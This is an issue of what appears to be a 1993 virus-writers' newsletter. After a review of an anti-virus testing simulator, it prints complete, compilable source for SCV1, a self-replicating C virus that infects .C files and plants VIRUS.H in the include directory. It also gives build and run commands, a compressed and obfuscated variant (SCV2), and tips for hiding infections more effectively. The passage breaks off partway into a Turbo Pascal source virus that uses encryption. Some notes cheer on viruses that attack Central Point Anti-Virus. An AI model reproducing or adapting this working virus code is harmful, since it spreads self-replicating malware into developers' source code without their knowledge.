In the last issue we interviewed Doren Rosenthal, author of the *Virus Simulator*. he had been widely condemned for writing a program which would actually test anti-virus software. Now he has released a new update for the *Simulator*, which he calls the *MtE Supplement*. It uses the Dark Avenger's Mutation Engine to test out the ability of a scanner to detect mutation engine viruses. If you sent off for a copy of the *Simulator*, I'm told you'll get a copy of the *MtE Supplement* at no charge.

This new release is causing quite a stir—primarily because it shows up glaring weaknesses in most of the anti-viral products on the market today. I tested it out and YIPES! The MtE simulated viruses really do replicate, just like real viruses. (They only infect the special test files, though.) As such, they are not really simulated viruses so much as they are "limited function" viruses. And nobody seems to be catching these things reliably. One-in-three looks like the average hit rate. And yet you can take the files that didn't get caught and execute them and watch them replicate all over the place.

Vendors will have a hard time finding excuses for why their detectors don't work with it, too, since it uses the real mutation engine.

Comments about the *MtE Supplement* on Virus-L in the Internet were hot and insane. Here's a typical sampling:

> "Either the simulator is useless, or you are distributing malicious software. . . Hmm, I ws able to draw this conclusion even without having to look at the simulator. . . pretty good isn't it? . . ."
>
> *Vesselin Bontchev*

> "I'm disappointed that you would pass yourself off as a fair and open scientist and researcher open to new ideas. Then . . . without even examining the Virus Simulator MtE Supplement yourself, draw a conclusion and announce your findings in a public forum." *Doren Rosenthal*

Are we having fun yet?

Note that the Mutation Engine itself is not malicious software, unless you're trying to detect viruses by string searching. Rosenthal makes it rather difficult to extract the mutation engine from his code, so I doubt anyone will use the *Simulator* just to get a copy of it for the purpose of some dark deed. That's a hard way to go. Likewise modifying Simulator viruses to make them infect other files is harder than writing one from scratch (yes, I tried it). Any quick and dirty mods are quickly noticed by the programs themselves, resulting in a hung system.

The nice thing about an MtE simulator is that it can provide a strong signature-analysis test. The only thing one really sees in the code are the MtE-generated decryption routines, since it encrypts everything else. Thus, a limited-function virus such as those produced by the *Simulator* should be detected by a generic-MtE check performed by any anti-virus software.

Some people have complained that just because some anti-virus program doesn't catch *Simulator*-generated viruses, it doesn't mean it will miss the real viruses. That is not true in this case, since MtE-generated code is all a scanner will ever get to look at. The *Simulator* will help you draw the line between an anti-virus product that detects only limited variations of the Mutation Engine, and one that detects it generically, when all of its standard options are exercised.

It would appear that a number of anti-virus product developers have taken an extremely reactive position. Rather than detecting the mutation engine itself, they only detect a few specific viruses that have used it, possibly without exercizing all of its options.

If you need to test anti-virus products, or demonstrate how they work, then I unreservedly recommend the *Simulator*, now more than ever. Get it from Rosenthal Engineering, PO Box 1650, San Luis Obispo, CA 93406. (And by the way, I'm not making any money on this.—ML)

A Source Code Virus in C

Ok, it's time to bring source code viruses out of the theoretical realm and onto paper. Here we will discuss a simple source code virus written in C, designed to infect C files. Its name is simply SCV1.

SCV1 is not an extremely agressive virus. It only infects C files in the current directory, and it makes no very serious efforts to hide itself. None the less, I'd urge you to be extremely careful with it if you try it out. It is for all intents and purposes undetectable with existing anti-virus technology. Don't let it get into any development work you have sitting around!

Basically, SCV1 consists of two parts, a C file, SCV1.C and a header file VIRUS.H. The bulk of the code for the virus sits in VIRUS.H. All SCV1.C has in it

is an include statement to pull in VIRUS.H, and a call to the main virus function *sc_virus()*. The philosophy behind this breakdown is that it will help elude detection by sight because it doesn't put a huge pile of code in your C files. To infect a C file, the virus only needs to put an

```
#include <virus.h>
```

statement in it and stash the call

```
sc_virus();
```

in some function in the file. If you don't notice these little additions, you may never notice the virus is there.

SCV1 is not very sneaky about where it puts these additions to a C file. The include statement is inserted on the first line of a file that is not part of a comment, the call to *sc_virus()* is always placed right before the last closing bracket in a file. That makes it the last thing to execute in the last function in a file. For example, if we take the standard C example program HELLO.C:

```
/* An easy program to infect with SCV1 */

#include <stdio.h>

void main()
{
  printf("%s","Hello, world.");
}
```

and let it get infected by SCV1. It will then look like this:




Fig. 3: The operation of SCV1.

```
/* An easy program to infect with SCV1 */
#include <virus.h>

#include <stdio.h>

void main()
{
  printf("%s","Hello, world.");
sc_virus();}
```

That's all an infection consists of.

When executed, the virus must perform two tasks: (1) it must look for the VIRUS.H file. If VIRUS.H is not present, the virus must create it in your INCLUDE directory, as specified in your environment. (2) The virus must find a suitable C file to infect, and if it finds one, it must infect it. It determines whether a C file is suitable to infect by searching for the

```
#include <virus.h>
```

statement. If it finds it, SCV1 assumes the file has already been infected and passes it by. To avoid taking up a lot of time executing on systems that do not even have C files on them, SCV1 will not look for VIRUS.H or any C files if it does not find an INCLUDE environment variable. Checking the environment is an extremely fast process, requiring no disk access, so the average user will have no idea the virus is there.

VIRUS.H may be broken down into two parts. The first part is simply the code which gets compiled. The second part is the character constant `virush[]`, which contains the whole of VIRUS.H as a constant. If you think about it, you will see that some coding trick must be employed to handle the recursive nature of `virush[]`. Obviously, `virush[]` must contain all of VIRUS.H, *including the specification of the constant* `virush[]` *itself*. The function *write_virush()* which is responsible for creating a new VIRUS.H in the infection process, handles this task by using two indicies into the character array. When the file is written, *write_virush()* uses the first index to get a character from the array and write it directly to the new VIRUS.H file. As soon as a null in `virush[]` is encountered, this direct write process is suspended. Then, *write_virush()* begins to use the second index to go through `virush[]` a second time. This time it takes each character in `virush[]` and convers it to its numerical value, e.g.,

'a' ⟶ '65'

and writes that number to VIRUS.H. Once the whole array has been coded as numbers, *write_virush()* goes back to the first index and continues the direct transcription until it reaches the end of the array again.

The second ingredient in making this scheme work is to code `virush[]` properly. The trick is to put a null in it right after the opening bracket of the declaration of `virush[]`:

```
static char virush[]={49,52,......
 . . . . .
 63,68,61,72,20,76,69,72,75,73,68,5B,5D,3D,7B,0,7D,
(c  h  a  r     v  i  r  u  s  h  [  ]  =  {    } )
 . . . . .
 . . . }
                                                 |
                                          Null goes here
```

This null is the key which tells *write_virush()* where to switch from index one to index two. We also make the last character in `virush[]` a null for convenience' sake.

Coding the `virush[]` constant for the first time would be a real headache if you had to do it by hand. Every change you made to the virus would make your headache worse. Fortunately that isn't necessary. One may write a program to do it automatically. Here we call our constant-generator program CONSTANT. The CONSTANT program essentially uses the same technique as *write_virush()* to create the first copy of VIRUS.H from a source file, VIRUS.HS. VIRUS.HS is writtten with all of the correct code that VIRUS.H should have, but instead of a complete `virush[]` constant, it uses a declaration

```
static char virush[]={0};
```

The CONSTANT program simily goes through VIRUS.HS looking for this declaration, and fills `virush[]` in with the contents it should have.

Clearly the size of the code is a concern. Since the CONSTANT program puts all of the comments and white space into `virush[]` and moves them right along with the virus, it carries a lot of extra baggage. A second implementation of the same virus, called SCV2, gets rid of that baggage by writing VIRUS.H in the most economical form possible. This could probably be accomplished mechanically with an improved CONSTANT program which could remove comments and compress the code.

SCV1 could easily be made much more elusive and effective without a whole lot of trouble. A file search routine which jumps directories is easy to write and would obviously make the virus more infective. On a more subtle level, no special efforts have been made to hide the virus and what it is doing. The file writes are not coded in the fastest manner possible, nor is the routine to determine if a file is infected. The `virush[]` constant could easily be encrypted (even using C's random number generator) so that it could not be seen in the executable file. The VIRUS.H file could be hidden, nested in another .H file (e.g. STDIO.H), and even dynamically renamed. The statements inserted into C files could be better hidden. For example, when inserting the include statement, the virus could look for the first blank line in a C file (not inside a comment) and then put the include statement on that line out past line 80, so it won't appear on the screen the minute you call the file up with an editor. Likewise, the call to *sc_virus()* could be put out past line 80 anywhere in the code of any function.

One of the bigger problems a source code virus in C must face is that it will have little idea what the function it inserts itself in actually does. That function may rarely get called, or it may get called a hundred times a second. The virus isn't smart enough to know the difference, unless it goes searching for *main()*. If the virus were inserted in a frequently called function, it would noticeably bog down the program on a system with development work on it. Additionally, if the virus has infected multiple components of a single program it could be called at many different times from within a variety of routines. This potential problem could be avoided by putting a global time stamp in the virus, so that it would allow itself to execute at most—say—every 15 minutes within any given instance of a program.

So there you have it. Once the principles of a source code virus are understood, they prove rather easy to write. The code required for SCV1 is certainly no more complex than the code for a simple direct EXE infector. And the power of the language assures us that much more complex and effective viruses could be concocted.

Source Listing for SCV1.C

The following program will compile with Microsoft C Version 7.0, and probably some earlier versions as well. An admittedly lame attempt has been made to avoid Microsoft-specific syntax so that it shouldn't be too hard to port to other environments. It was originally developed using a medium memory model.

```
/* This is a source code virus in Microsoft C. All of the code is in virus.h */

#include <stdio.h>
#include <virus.h>

/*****************************************************************************/
void main()
{
  sc_virus();                   // just go infect a .c file
}
```

Source Listing for VIRUS.HS

Most of the meat of the virus hides in VIRUS.H. That file is created by running this one through the CONSTANT program, which fills in the `virush[]` constant. Again, this should be compiled with SCV1.C using Microsoft C 7.0.

```
/*Microsoft C 7.0-compatible source code virus
  This file contains the actual body of the virus.

  This code is (C) 1993 by American Eagle Publications, Inc.
                           P.O. Box 41401
                           Tucson, AZ 85717

  ALL RIGHTS RESERVED. YOU MAY NOT COPY OR DISTRIBUTE THIS CODE IN ANY FORM,
  SOURCE OR EXECUTABLE, WITHOUT PRIOR WRITTEN PERMISSION FROM THE PUBLISHER!!!
*/

#ifndef SCVIRUS
#define SCVIRUS

#include <stdio.h>
#include <dos.h>
```

```
#define TRUE 1
#define FALSE 0

/* The following array is initialized by the CONSTANT program */
static char virush[]={0};

/*************************************************************************/
/* This function determines whether it is OK to attach the virus to a given
   file, as passed to the procedure in its parameter. If OK, it returns TRUE.
   The only condition is whether or not the file has already been infected.
   This routine determines whether the file has been infected by searching
   the file for "#include <virus.h>", the virus procedure. If found, it assumes
   the program is infected. */

int ok_to_attach(char *fn)
{
  FILE *host_file;
  int j;
  char txtline[255];

  if ((host_file=fopen(fn,"r"))==NULL) return FALSE;      /* open the file */
  do
    {                                                     /* scan the file */
      j=0; txtline[j]=0;
      while ((!feof(host_file))&&((j==0)||(txtline[j-1]!=0x0A)))
        {fread(&txtline[j],1,1,host_file); j++;}
      txtline[-j]=0;
      if (strcmp("#include <virus.h>",txtline)==0)       /* found virus.h ref */
        {
          fclose(host_file);                              /* so don't reinfect */
          return FALSE;
        }
    }
  while (!feof(host_file));
  close(host_file);                                       /* virus.h not found */
  return TRUE;                                            /* so ok to infect */
}

/*************************************************************************/
/* This function searches the current directory to find a C file that
   has not been infected yet. It calls the function ok_to_attach in order
   to determine whether or not a given file has already been infected. It
   returns TRUE if it successfully found a file, and FALSE if it did not.
   If it found a file, it returns the name in fn.  */

int find_c_file(char *fn)
{
  struct find_t c_file;
  int ck;

  ck=_dos_findfirst(fn,_A_NORMAL,&c_file);       /* standard DOS file search */
  while ((ck==0) && (ok_to_attach(c_file.name)==FALSE))
    ck=_dos_findnext(&c_file);                   /* keep looking */
  if (ck==0)                                     /* not at the end of search */
    {                                            /* so we found a file */
      strcpy(fn,c_file.name);
      return TRUE;
    }
  else return FALSE;                             /* else nothing found */
}

/*************************************************************************/
/* This is the routine which actually attaches the virus to a given file.
   To attach the virus to a new file, it must take two steps: (1) It must
   put a "#include <virus.h>" statement in the file. This is placed on the
   first line that is not a comment. (2) It must put a call to the sc_virus
   routine in the last function in the source file. This requires two passes
   on the file.
*/

void append_virus(char *fn)
{
  FILE *f,*ft;
  char l[255],p[255];
  int i,j,k,vh,cf1,cf2,lbdl,lct;

  cf1=cf2=FALSE;              /* comment flag 1 or 2 TRUE if inside a comment */
  lbdl=0;                     /* last line where bracket depth > 0 */
  lct=0;                      /* line count */
  vh=FALSE;                   /* vh TRUE if virus.h include statement written */
  if ((f=fopen(fn,"rw"))==NULL) return;
  if ((ft=fopen("temp.ccc","a"))==NULL) return;
  do
    {
      j=0; l[j]=0;
      while ((!feof(f)) && ((j==0)||(l[j-1]!=0x0A)))   /* read a line of text */
        {fread(&l[j],1,1,f); j++;}
      l[j]=0;
      lct++;                                          /* increment line count */
      cf1=FALSE;                                 /* flag for // style comment */
      for (i=0;l[i]!=0;i++)
        {
          if ((l[i]=='/')&&(l[i+1]=='/')) cf1=TRUE;      /* set comment flags */
          if ((l[i]=='/')&&(l[i+1]=='*')) cf2=TRUE;      /* before searching */
          if ((l[i]=='*')&&(l[i+1]=='/')) cf2=FALSE;     /* for a bracket */
          if ((l[i]=='}')&&((cf1|cf2)==FALSE)) lbdl=lct; /* update lbdl */
        }
      if ((strncmp(l,"/*",2)!=0)&&(strncmp(l,"//",2)!=0)&&(vh==FALSE))
        {
          strcpy(p,"#include <virus.h>\n");           /* put include virus.h */
          fwrite(&p[0],strlen(p),1,ft);            /* on first line that isnt */
          vh=TRUE;                                  /* a comment, update flag */
          lct++;                                         /* and line count */
        }
      for (i=0;l[i]!=0;i++) fwrite(&l[i],1,1,ft); /*write line of text to file*/
    }
  while (!feof(f));                               /* all done with first pass */
  fclose(f);
  fclose(ft);
  if ((ft=fopen("temp.ccc","r"))==NULL) return; /*2nd pass, reverse file names*/
  if ((f=fopen(fn,"w"))==NULL) return;
  lct=0;
  cf2=FALSE;
  do
    {
      j=0; l[j]=0;
      while ((!feof(ft)) && ((j==0)||(l[j-1]!=0x0A)))    /* read line of text */
        {fread(&l[j],1,1,ft); j++;}
      l[j]=0;
      lct++;
      for (i=0;l[i]!=0;i++)
        {
          if ((l[i]=='/')&&(l[i+1]=='*')) cf2=TRUE;    /* update comment flag */
          if ((l[i]=='*')&&(l[i+1]=='/')) cf2=FALSE;
        }
      if (lct==lbdl)                             /* insert call to sc_virus() */
        {
          k=strlen(l);                                  /* ignore // comments */
          for (i=0;i<strlen(l);i++) if ((l[i]=='/')&&(l[i+1]=='/')) k=i;
          i=k;
          while ((i>0)&&((l[i]!='}')||(cf2==TRUE)))
            {
              i--;                                      /* decrement i and track*/
              if ((l[i]=='/')&&(l[i-1]=='*')) cf2=TRUE; /*comment flag properly*/
              if ((l[i]=='*')&&(l[i-1]=='/')) cf2=FALSE;
            }
          if (l[i]=='}')       /* ok, legitimate last bracket, put call in now*/
            {                                           /* by inserting it in l */
              for (j=strlen(l);j>=i;j--) l[j+11]=l[j];              /* at i */
              strncpy(&l[i],"sc_virus();",11);
            }
        }
      for (i=0;l[i]!=0;i++) fwrite(&l[i],1,1,f);  /* write text l to the file */
    }
  while (!feof(ft));
  fclose(f);                          /* second pass done */
  fclose(ft);
  remove("temp.ccc");                 /* get rid of temp file */
}

/*************************************************************************/
/* This routine searches for the virus.h file in the first include directory.
   It returns TRUE if it finds the file.                                   */

int find_virush(char *fn)
{
  FILE *f;
  int i;

  strcpy(fn,getenv("INCLUDE"));
  for (i=0;fn[i]!=0;i++)                    /* truncate include if it has */
    if (fn[i]==';') fn[i]=0;                /* multiple directories */
  if (fn[0]!=0) strcat(fn,"\\VIRUS.H");     /*full path of virus.h is in fn now*/
  else strcpy(fn,"VIRUS.H");                /* if no include, use current*/
  f=fopen(fn,"r");                          /* try to open the file */
  if (f==NULL) return FALSE;                /* can't, it doesn't exist */
  fclose(f);                                /* else just close it and exit */
  return TRUE;
}

/*************************************************************************/
/* This routine writes the virus.h file in the include directory. It must read
   through the virush constant twice, once transcribing it literally to make
   the ascii text of the virus.h file, and once transcribing it as a binary
   array to make the virush constant, which is contained in the virus.h file */

void write_virush(char *fn)
{
  int j,k,l,cc;
  char v[255];
  FILE *f;

  if ((f=fopen(fn,"a"))==NULL) return;
  cc=j=k=0;
  while (virush[j]) fwrite(&virush[j++],1,1,f); /*write up to first 0 in const*/
  while (virush[k]||(k==j))                     /* write constant in binary form */
    {
      itoa((int)virush[k],v,10);                /* convert binary char to ascii # */
      l=0;
      while (v[l]) fwrite(&v[l++],1,1,f);       /* write it to the file */
      k++;
      cc++;
      if (cc>20)                                /* put only 20 bytes per line */
        {
          strcpy(v,",\n                         ");
          fwrite(&v[0],strlen(v),1,f);
          cc=0;
        }
      else
        {
          v[0]=',';
          fwrite(&v[0],1,1,f);
        }
    }
  strcpy(v,"0};");                              /* end of the constant */
  fwrite(&v[0],3,1,f);
  j++;
  while (virush[j]) fwrite(&virush[j++],1,1,f);/*write everything after constant*/
  fclose(f);                                    /* all done */
}

/*************************************************************************/
/* This is the actual viral procedure. It does two things: (1) it looks for
   the file VIRUS.H, and creates it if it is not there. (2) It looks for an
   infectable C file and infects it if it finds one. */

void sc_virus()
{
  char fn[64];

  strcpy(fn,getenv("INCLUDE"));    /* make sure there is an include directory */
  if (fn[0])
    {
      if (!find_virush(fn)) write_virush(fn);     /* create virus.h if needed */
      strcpy(fn,"*.c");
      if (find_c_file(fn)) append_virus(fn);      /* infect a file */
    }
}

#endif
```

Source Listing for CONSTANT.C

Again, compile this with Microsoft C 7.0. Note that the file names and constant names are hard-coded in.

```
// This program adds the virush constant to the virus.h source file, and
// names the file with the constant as virus.hhh

#include <stdio.h>
#include <fcntl.h>

int ccount;
FILE *f1,*f2,*ft;
```

```
void put_constant(FILE *f, char c)
{
  char n[5],u[26];
  int j;

  itoa((int)c,n,10);
  j=0;
  while (n[j]) fwrite(&n[j++],1,1,f);

  ccount++;
  if (ccount>20)
    {
      strcpy(&u[0],",\n                    “);
      fwrite(&u[0],strlen(u),1,f);
      ccount=0;
    }
  else
    {
      u[0]=’,’;
      fwrite(&u[0],1,1,f);
    }
}

/*****************************************************************************/
void main()
{
  char l[255],p[255];
  int i,j;

  ccount=0;
  f1=fopen("virus.hs","r");
  ft=fopen("virus.h","w");
  do
    {
      j=0; l[j]=0;
      while ((!feof(f1)) && ((j==0)||(l[j-1]!=0x0A)))
        {fread(&l[j],1,1,f1); j++;}
      l[j]=0;
      if (strcmp(l,"static char virush[]={0};\n")==0)
         {
           fwrite(&l[0],22,1,ft);
           f2=fopen("virus.hs","r");
           do
             {
               j=0; p[j]=0;
               while ((!feof(f2)) && ((j==0)||(p[j-1]!=0x0A)))
                 {fread(&p[j],1,1,f2); j++;}
               p[j]=0;
               if (strcmp(p,"static char virush[]={0};\n")==0)
                 {
                   for (i=0;i<22;i++) put_constant(ft,p[i]);
                   p[0]=’0’; p[1]=’,’;
                   fwrite(&p[0],2,1,ft);
                   ccount++;
                   for (i=25;p[i]!=0;i++) put_constant(ft,p[i]);
                 }
               else
                 {
                   for (i=0;i<j;i++) put_constant(ft,p[i]);
                 }
             }
           while (!feof(f2));
           strcpy(&p,"0};\n");
           fwrite(&p[0],strlen(p),1,ft);
         }
      else for (i=0;i<j;i++) fwrite(&l[i],1,1,ft);
    }
  while (!feof(f1));
  fclose(f1);
  fclose(f2);
  fclose(ft);
}
```

Test Drive

To create the virus in its executable form, you must first create VIRUS.H from VIRUS.HS, and then compile SCV1.C. The following commands will do the job, provided you have your include environment variable set to \C700\INCLUDE:

```
constant
copy virus.h \c700\include
cl scv1.c
```

If you do not have Microsoft C 7.0, the executable files for this virus are included on the diskette with this issue. Make sure you create a directory \C700\INCLUDE (or any other directory you like) and execute the appropriate SET command:

```
SET INCLUDE=C:\C700\INCLUDE
```

before you attempt to run SCV1, or it will not reproduce.

To demonstrate an infection with SCV1, create the file HELLO.C (see p. 10), and put it in a new subdirectory along with SCV1.EXE. Then execute SCV1. After SCV1 is executed, HELLO.C should be infected as detailed on page 10. Furthermore, if the file VIRUS.H was not in your include directory, it will now be there. Delete the directory you were working in, and VIRUS.H in your include directory to clean up.

The Compressed Virus

A wild source code virus will not have all kinds of nice comments in it, or descriptive function names, so you can tell what it is and what it is doing. Instead, it may look like the following code, which just implements SCV1 in a little more compact notation.

Source Listing for SCV2.C

Again, compile this with Microsoft C 7.0.

```
/* This is a source code virus in Microsoft C. All of the code is in virus.h */

#include <stdio.h>
#include <v784.h>

/*****************************************************************************/
void main()
{
  s784();                   // just go infect a .c file
}
```

Source Listing for VIRUS2.HS

```
/* (C) Copyright 1993 American Eagle Publications, Inc. All rights reserved. */

#ifndef S784
#define S784
#include <stdio.h>
#include <dos.h>
static char a784[]={0};

int r785(char *a){FILE *b;int c;char d[255];if ((b=fopen(a,"r"))==NULL) return 0;
do{c=d[0]=0;while ((!feof(b))&&((c==0)||(d[c-1]!=10))){fread(&d[c],1,1,b); c++;}
d[—c]=0;if (strcmp("#include <v784.h>",d)==0){fclose(b);return 0;}}while(!feof(b)
);close(b);return 1;}

int r783(char *a){struct find_t b;int c;c=_dos_findfirst(a,_A_NORMAL,&b);while
((c==0)&&(r785(b.name)==0))c=_dos_findnext(&b);if (c==0){strcpy(a,b.name);
return 1;}else return 0;}

void r784(char *a) {FILE *c,*b;char l[255],p[255];int i,j,k,f,g,h,d,e;g=h=d=e=f=0;
if ((c=fopen(a,"rw"))==NULL) return;if ((b=fopen("tq784","a"))==NULL) return;do
{j=l[0]=0;while ((!feof(c)) && ((j==0)||(l[j-1]!=10))){fread(&l[j],1,1,c); j++;}
l[j]=g=0;e++;for (i=0;l[i]!=0;i++){if ((l[i]==’/’)&&(l[i+1]==’/’)) g=1;if ((l[i]
==’/’)&&(l[i+1]==’*’)) h=1;if ((l[i]==’*’)&&(l[i+1]==’/’)) h=0;if ((l[i]==’}’)&&
((g|h)==0))d=e;}if ((strncmp(l,"/*",2)!=0)&&(strncmp(l,"//",2)!=0)&&(f==0)){strcpy
(p,"#include <v784.h>\n");fwrite(&p[0],strlen(p),1,b);f=1;e++;}for (i=0;l[i]!=0;
i++)fwrite(&l[i],1,1,b);}while (!feof(c));fclose(c);fclose(b);if ((b=fopen("tq7
84",“r”))==NULL) return;if ((c=fopen(a,"w"))==NULL) return;h=e=0;do{j=l[0]=0
;while ((!feof(b))&&((j==0)||(l[j-1]!=10))){fread(&l[j],1,1,b);j++;}l[j]=
0;e++;for(i=0;l[i]!=0;i++){if((l[i]==’/’)&&(l[i+1]==’*’))h=1;if((l[i]==’*’)&&
(l[i+1]==’/’)) h=0;}if (e==d) {k=strlen(l);for(i=0;i<strlen(l);i++)if((l[i]==
’/’)&&(l[i+1]==’/’))k=i;i=k;while((i>0)&&((l[i]!=’}’)||(h==1)){i—;if ((l[i]==’/’)
&&(l[i-1]==’*’)) h=1;if ((l[i]==’*’)&&(l[i-1]==’/’)) h=0;}if (l[i]==’}’){
for(j=strlen(l);j>=i;j—)l[j+7]=l[j];strncpy(&l[i],"s784();",7);}}for (i=0;
l[i]!=0;i++) fwrite(&l[i],1,1,c);}while (!feof(b));fclose(c);fclose(b);
remove("tq784");}

int r781(char *a) {FILE *b;int c;strcpy(a,getenv("INCLUDE"));for (c=0;a[c]!=0;
c++) if (a[c]==’;’) a[c]=0;if (a[0]!=0) strcat(a,"\\V784.H"); else strcpy(a,
“V784.H”);if ((b=fopen(a,"r"))==NULL) return 0;fclose(b);return 1;}

void r782(char *g) {int b,c,d,e;char a[255];FILE *q;if ((q=fopen(g,"a"))==NULL)
return; b=c=d=0; while (a784[b]) fwrite(&a784[b++],1,1,q); while (a784[d]||(d==b))
{itoa((int)a784[d],a,10);e=0;while (a[e]) fwrite(&a[e++],1,1,q);d++;c++;if (c>20)
{strcpy(a,",\n                    ");fwrite(&a[0],strlen(a),1,q);c=0;}else
{a[0]=’,’;fwrite(&a[0],1,1,q);}}strcpy(a,"0};");fwrite(&a[0],3,1,q);b++;while
(a784[b]) fwrite(&a784[b++],1,1,q);fclose(q);}

void s784() {char q[64]; strcpy(q,getenv("INCLUDE"));if (q[0]){if (!r781(q))
r782(q); strcpy(q,"*.c"); if (r783(q)) r784(q);}}
#endif
```

Random Notes

1. Various persons have decided to declare war on *Central Point Anti-Virus*. As you will recall, the RETALIATOR virus in the last issue detected *CPAV*'s memory-resident utility and went to work on it. The *Crypt Newsletter*, an electronic publication available on various BBS's and networks states:

```
CRYPT NEWSLETTER DECLARES WAR! |  On CENTRAL POINT ANTIVIRUS: killing
CRYPT NEWSLETTER DECLARES WAR! |  the brain-fogged retail dragon!
```

and that it is "Time for it to go!" A new mutation-engine based virus, ENCROACHER was introduced that goes after Central Point specifically. It attempts to delete the Central Point anti-virus programs, and it deletes the little .CPS files which Central Point spreads all over the place. *CPAV* is dumb enough that it just creates a new CPS file when one is missing, only the files it uses to create it from are infected, so the infection can proceed unnoticed. The ENCROACHER might actually be termed a "useful" virus. There is certainly no easier way to uninstall *CPAV*, as you can spend hours changing directories all over the place to delete those CPS files. Watch out though: there is a malicious version of ENCROACHER as well as a benign one.

2. On top of this, Microsoft's MS-DOS Version 6.0, scheduled for release this spring, has some anti-virus utilities packaged with it. You guessed it: They are curiously similar to *Central Point Anti-Virus*. I suspect the decision of whose product to use was based on business considerations, more so than technical considerations. Microsoft has bought Central Point utilities before. We wonder if Microsoft will be issuing quarterly updates to DOS now. Well, anyway, virus authors, there you have it: a new de facto standard to wage war against.

3. A casual reference to *2600* in the last issue produced a flurry of phone calls from people wondering where they could get it. *2600*, subtitled *The Hacker Quarterly*, is dedicated primarily to phone phreaking, but it covers all aspects of hacking, including viruses. It is $21/year for individuals, and $50/year for corporations (overseas $30/individual, $65 corporate). You may order it by writing 2600, PO Box 752, Middle Island, NY 11953. Back issues going as far back as 1984 are available at $25/year.

4. *PC Magazine* will have their big anti-viral product review in the March 16, 1993 issue. Watch out for it.

5. You might want to check out the February *Byte*. A new idea by Doren Rosenthal, "Virus Armor" will supposedly be discussed.

6. Some people have wondered about the security of our mailing list. First of all, we NEVER sell your name to anyone. We have recently upgraded our security to keep all names and addresses encrypted with a military-quality data encryption program. Besides, we are doing nothing illegal. We are eager to obey the laws, pay all our taxes, and be good members of society, so we don't see any reason that should happen. But then, that doesn't necessarily mean a lot now.[1] So we take precautions. The one exception to this is if you send us a bad check. Then we put your name in a file entitled "Special Contacts" which gets encrypted, but the plaintext file is never deleted.

7. Volume 2 of *The Little Black Book of Computer Viruses* is still in the works. I hope we can get it out this spring. At any rate, you'll be the first to hear about it when it comes.

1. See Andrew Schneider & Mary Flaherty, "Presumed Guilty: The Law's Victims in the War on Drugs," *The Pittsburgh Press*, August 11-16, 1991—ant that's just the tip of the iceburg.

A Source Code Virus in Turbo Pascal

The following program, SVIRUS, is a source code virus written for Turbo Pascal 4.0 and up. It is very similar in function to SCV1 in C (in fact, the C virus was modelled after it) except that all of its code is contained in the file which it infects. As such, it just looks for a PAS file and tries to infect it, rather than having to keep track of both an include file and infected source files.

This virus is completely self-contained in a single procedure, VIRUS, and a single typed constant, TCONST. Note that when writing a source code virus, one tries to keep as many variables and procedures as possible local. Since the virus will insert itself into many different source files, the fewer global variable and procedure names, the fewer potential conflicts that the compiler will alert the user to. The global variables and procedures which one declares should be strange enough names that they probably won't get used in an ordinary program. One must avoid things like i and j, etc.

SCVIRUS will insert itself into a file and put the call to VIRUS right before the "end." in the main procedure. It performs a search only on the current directory. If it finds no files with an extent of .PAS it simply goes to sleep. Obviously, the danger of accidently inserting the call to VIRUS in a procedure that is called very frequently is avoided by searching for an "end." instead of an "end;" to insert the call. That makes sure it ends up in the main procedure (or the initialization code for a unit).

SCVIRUS implements a simple encryption scheme to make sure that someone snooping through the executable

code will not see the source code stuffed in TCONST. Rather than making TCONST a straight ASCII constant, each byte in the source is multiplied by two and XORed with 0AAH. To create the constant, one must take the virus procedure (along with the IFNDEF,etc.) and put it in a separate file. Then run the ENCODE program on it. ENCODE will create a new file with a proper TCONST definition, complete with encryption. Then, with an editor, one may put the proper constant back into SCVIRUS.PAS.

Clearly the virus could be rewritten to hide the body of the code in an include file, VIRUS.INC, so that the only thing which would have to be added to infect a file would be the call to VIRUS and a statement

```
{$I VIRUS.INC}
```

Since Turbo Pascal doesn't make use of an INCLUDE environment variable, the virus would have to put VIRUS.INC in the current directory, or specify the exact path where it did put it (\TP, the default Turbo install directory might be a good choice). In any event, it would probably only want to create that file when it had successfully found a PAS file to infect, so it did not put new files on systems which had no Pascal files on them to start with.

Source Listing of SCVIRUS.PAS

The following code is a demonstration model. It compiles up to a whopping 47K. Getting rid of all the comments and white space, as well as using short, cryptic variable names, etc., compresses it down to 16K, which is somewhat more acceptable. I leave that up to you.

```
program source_code_virus;      {This is a source code virus in Turbo Pascal}

uses dos;                       {DOS unit required for file searches}


{The following is the procedure "virus" rendered byte by byte as a constant.
 This is required to keep the source code in the executable file when
 compiled. The constant is generated using the ENCODE.PAS program.}
const
 tconst:array[1..8419] of byte=(92,226,56,38,54,34,32,
    38,234,12,44,6,56,14,80,234,234,234,234,234,234,234,
    . . . .
    92,116,102,234,70,120,78,64,76,80,176,190,92,226,32,54,34,56,
    38,80,176,190,176,190);


{This is the actual viral procedure, which goes out and finds a .PAS file
 and infects it}

{$IFNDEF SCVIR}              {Make sure an include file doesn't also have it}
{$DEFINE SCVIR}
PROCEDURE VIRUS;             {This must be in caps or it won't be recognized}
var
  fn              :string;     {File name string}
  filetype        :char;       {D=DOS program, U=Uni}
  uses_flag       :boolean;    {Indicates whether "uses" statement present}

  {This sub-procedure makes a string upper case}
  function UpString(s:string):string;
  var j:byte;
  begin
    for j:=1 to length(s) do s[j]:=UpCase(s[j]);    {Just use UpCase for the}
    UpString:=s;                                                {whole length}
  end;

  {This function determines whether it is OK to attach the virus to a given
   file, as passed to the procedure in its parameter. If OK, it returns TRUE.
   The only condition is whether or not the file has already been infected.
   This routine determines whether the file has been infected by searching
   the file for "PROCEDURE VIRUS;", the virus procedure. If found, it assumes
   the program is infected. While scanning the file, this routine also sets
   the uses_flag, which is true if there is already a "uses" statement in
